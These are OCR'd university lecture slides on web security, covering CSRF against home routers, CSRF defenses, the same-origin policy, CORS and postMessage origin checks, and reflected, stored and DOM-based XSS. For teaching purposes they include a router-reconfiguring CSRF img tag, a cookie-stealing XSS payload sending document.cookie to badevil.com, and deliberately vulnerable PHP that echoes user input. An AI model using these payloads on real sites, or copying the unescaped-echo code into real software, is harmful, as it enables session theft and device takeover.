- CSRF attack on routers: "send-only" access through local network connection is sufficient to reprogram router

CSRF: (3) Router-Targeting CSRF



- Read: "Drive-By Pharming" by Stamm et al, 2007
- Other payload: enable remote administration, e.g.


```
<IMG
SRC=http://192.168.0.1/enable_remote_mgmt=true&ips_
allowed=*&mgmtport=8080>
```

CSRF Defense

How to distinguish *authentic requests of human* from *requests triggered by attackers*?

- Make sure the request is sent from the correct page
  - Check HTTP referrer header
  - Use a random number in all steps of a transaction
- Make sure the request is sent by a human
  - Graphical Turing test

CSRF Defenses: HTTP Referrer Validation



Idea #2: HTTP Referrer tells you which site the request was made from

CSRF Defenses: HTTP Referrer Validation

- Problems?
  - Privacy leaks via Referrer
    - Can leak your search terms, favorite sites, etc…
  - Referrer headers are stripped off
    - By network proxies
    - By browser (e.g. HTTPS → HTTP transitions, `<a rel=”noreferrer” href=www.example.com>`
    - So, they don’t work in some cases…
- Solution:
  - New header: HTTP Origin
    - Doesn’t contain privacy-sensitive HTTP parameters


Robust Defenses for Cross-Site Request Forgery

CSRF Defenses: Same-Site Cookie

- SameSite: a new cookie attribute to prevent browser from sending the cookie along with cross-site requests
- Two possible values:
  - strict: all cross-site browsing context, even when following a regular link
  - lax (default): maintain user's logged-in session after the user arrives from an external link
- References:
  - https://tools.ietf.org/html/draft-west-first-party-cookies-07
  - https://www.owasp.org/index.php/SameSite
- Problem?
  - Still limited support by browsers
  - See https://caniuse.com/#search=samesite

Third-party cookies

The scenario of third-party cookie.



How can we use this to track users behavior?

Extended thinking: how does a web/mobile service track users?

The Same Origin Policy (SOP)

Access Control in Browser

- Principals
  - Websites, owner of scripts
- Resources
  - Cookies
  - Display: HTML Document Object Model (DOM)
  - Network communication
- Intuitive access control:
  - Objects and services of a website can only be accessed by scripts from the same website

Same-Origin Policy (SOP)

- Scripts from one origin can only access objects or services from the same origin
- How to define origin?
  - A Internet host can host several unrelated websites using different ports
- Origin is defined by protocol, host, and port
  - http://www.example.com/app/index.html

    Protocol: HTTP
    Host: www.example.com
    Port: 80

SOP Example

Whether scripts on *http://www.example.com/app/index.html* can access resource of the following pages?

New URL	Yes/No	Explanation
http://www.example.com/newdir/test.html	Yes	Same protocol and host
http://www.example.com:8080/other.html	No	Same protocol and host but different port
https://www.example.com/other.html	No	Different protocol
http://en.example.com/other.html	No	Different host
http://example.com/other.html	No	Different host (exact match required)
http://node1.www.example.com/other.html	No	Different host (exact match required)

Notes on The Same Origin Policy: Incoherencies of Its Application

- Incoherencies of SOP application on different web objects by different browsers

Shared resources	Principal definition
DOM objects	SOP origin
cookie	domain/path
localStorage	SOP origin
sessionStorage	SOP origin
display	SOP origin and dual ownership *

Table I
SHARED BROWSER RESOURCES AND THEIR RESPECTIVE PRINCIPAL DEFINITIONS. *DISPLAY ACCESS CONTROL IS NOT WELL-DEFINED IN TODAY'S BROWSERS.

Notes on The Same Origin Policy: Incoherencies of Its Application

Non-shared resources	Owner
XMLHttpRequest	SOP origin
postMessage	SOP origin
clipboard	user*
browser history	user*
geolocation	user

Table II
NON-SHARED BROWSER RESOURCES AND THEIR RESPECTIVE OWNER PRINCIPAL. *ACCESS CONTROL IS NOT WELL-DEFINED IN TODAY'S BROWSERS.

- Ref: On the Incoherencies in Web Browser Access Control Policies

Cookie Path Separation

- Cookie path separation: example.com/A & example.com/B
- Can example.com/A access cookies belonging to example.com/B?
  - Yes
  - Within example.com/A, add:
    ```
    <iframe src="//example.com/B"></iframe>
    alert(frames[0].document.cookie);
    ```
  - Allowed by SOP on DOM access
- Only for automated in-scope cookie transmission by browser
- Cookie path separation is not a real security measure!

Notes on The Same Origin Policy: Relaxing SOP

- Domain lowering using `document.domain`:
  - Cooperating scripts in "orders.company.com" and "catalog.company.com" set `document.domain` to "company.com"
  - Restricted to current domain or its domain suffix (super domain), excluding a public suffix
  - Ref: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Notes on The Same Origin Policy: Relaxing SOP

- Cross-Origin Resource Sharing (CORS):
  - Certain cross-domain network requests, notably Ajax requests, are forbidden by the SOP policy
  - CORS allows origin *B* to give permission to origin *A* to read (potentially private) data from origin *B*
  - `Access-Control-Allow-Origin` (ACAO) header:
    - Specifies which origins are allowed
    - Wildcard origin (*) for public content:
      e.g. a freely-available web font like Google Fonts
    - Sample use case: https://cloud.google.com/storage/docs/cross-origin
    - Ref: https://www.w3.org/TR/cors/

Notes on The Same Origin Policy: Relaxing SOP

- JSONP (JSON with Padding):
  - Deprecated: restricted and unsafe
  - Don’t use it. Use CORS instead
- Cross-frame communication channels using `postMessage()`

Origin checks are often flawed

Check	Hosts	Origin check	Example of a malicious host name that passes the check	Existing domains
1	107	if(/[\/|\.]*chartbeat.com*$/.test(a.origin))	evil.chartbeat-com *(not exploitable until arbitrary TLDs are allowed)*	0
2	71	if(m.origin.indexOf("sharethis.com") != -1)	sharethis.com.malicious.com, evilsharethis.com	2291
3	35	if(a.origin && a.origin.match(/\.*kissmetrics*\.*com*/))	www.kissmetrics.com.evil.com	2276
4	20	var w = /*jumptime*\.*com*(: [0 – 9])?$/; if (!v.origin.match(w))	eviljumptime.com	2
5	4	if(!a.origin.match(/*readspeaker.com/gi*))	readspeaker.comevil.com, readspeaker.com.evil.com	2276
6	1	a.origin.indexOf("widgets.ign.com") != 1	evilwidgets.ign.comevil.com, widgets.ign.com.evil.com	2278
7	1	if(e.origin.match(/*http*(*s*?)\ : \/\/\ *w*+?\.?*dastelefonbuch.de*/)	www.dastelefonbuch.de.evil.com	4513
8	1	if((/*api.weibo*\.*com*$/).test(I.origin))	www.evilapi-weibo.com	0
9	1	if(/*id.rambler.ru*$/*i*.test(a.origin))	www.evilid-rambler.ru	0
10	1	if(e.origin.indexOf(location.hostname)==-1){return;}	*receiverOrigin*.evil.com	*n/a*
11	7	if((/^(*https*? : //[^/]+)/. + (*pss*|*selector*| *payment.portal*|*matpay* – *remote*).*js*/*i*) .exec(src)[1] == e.origin)	If the target site includes a script from www.evil.com/sites/selector.js, any message from www.evil.com will pass the check	*n/a*
12	5	if(g.origin && g.origin !== l.origin) { return; } else { ... }	www.evil.com	*n/a*
13	1	if((typeof d === "string" && (n.origin !== d && d !== "*"))||(j.isFunction(d) && d(n.origin) === !1))	www.evil.com	*n/a*
14	24	if(event.origin != "http://cdn-static.liverail.com" && event.data)	www.evil.com	*n/a*

The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites

Web Attacker

- Strictly weaker than a network attacker

  Definition:
  - Owns a valid domain, server with an SSL certificate
  - Can entice a victim to visit his site
    - Say via “Click Here to Get a Free iPad” link
    - Or, via an advertisement (no clicks needed)
  - Can’t intercept / read traffic for other sites.
- Assumptions:
  - Browser Bug-free vs. Browser Buggy!
  - Generally, we assume bug-free browsers
  - But, let me give you an example of other case…

Example: Simple Registration System

- Code example
  - http://victim.com/reg.php?name=...

```
<HTML> <TITLE> Registered </TITLE>
  <BODY>
  Dear <?php echo $_GET[name] ?>, you have been registered.
  </BODY> </HTML>
```

- Accept guest information
  - Michael Tan
- Returns registration information
  - Dear Michael Tan, you have been registered.

Unexpected Inputs

- What if user inputs HTML tags?
  - Michael Tan

```
<HTML> <TITLE> Registered </TITLE>
<BODY>
Dear <font color="#FF0000">Michael Tan</font>, you have been registered.
</BODY> </HTML>
```

- Or JavaScript?
  - <script>alert("Hi, there");</script>


```
<HTML> <TITLE> Registered </TITLE>
<BODY>
Dear <script>alert("Hi, there");</script>, you have been registered.
</BODY> </HTML>
```

Cross-site Scripting (XSS)

- **Root Cause**: Vulnerability of web application, failure in detecting scripts in inputs
- Now the most common publicly-reported security vulnerability, surpassing buffer overflow.
- As many as 68% of websites are likely open to XSS attacks
- Affected websites:
  - Google, Yahoo!, MySpace, Twitter, and etc. …

Cross-site Scripting Attacks (Type I): Reflected XSS

- Non-persistent XSS (a.k.a., reflected XSS)
  - Attackers trick users to click links including scripts in parameters to the vulnerable web application
  - Web application returns pages including malicious script




Cross-site Scripting Attacks (Type I): Reflected XSS

- Vulnerable bobbank's PHP script:
  ```
  <?php echo "Hello Joe, Your q = $_GET['q']";?>
  ```
- Issued URL:
  ```
  http://bobbank.com?q=<script>doXSS()</script>
  ```
- Return page contains:
  ```
  Hello Joe, Your q = <script>doXSS()</script>
  ```
- How can an attacker steal cookie?
  ```
  <script>document.write('<img src= http://badevil.com:5555?c='+
  escape(document.cookie) + ' >');</script>
  ```
- Note: cookie needs to be URL-escaped:
  - Function `escape()`: deprecated
  - Use newer `encodeURI()` or `encodeURIComponent()`


Cross-site Scripting Attacks (Type II): Persistent XSS

- Persistent XSS (a.k.a., stored XSS)
  - Malicious web client includes scripts in inputs to the vulnerable web application
  - Web application stores the scripts on the server
  - Web application returns the scripts to other users



Cross-site Scripting Attacks (Type III): DOM-based XSS

- DOM-based XSS
  - A user requests a crafted URL supplied by the attacker and containing embedded JavaScript
  - The server's response does not contain the attacker's script in any form
  - When the user's browser processes this response, the script is executed nonetheless



Cross-site Scripting Attacks (III): DOM-based XSS

- Example: (http://www.webappsec.org/projects/articles/071105.shtml)


```
http://www.vulnerable.site/welcome.html:

<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

- What if:
  - http://www.vulnerable.site/welcome.html?name=<script> alert(document.cookie)</script>
  - http://www.vulnerable.site/welcome.html#name=<script> alert(document.cookie)<script>

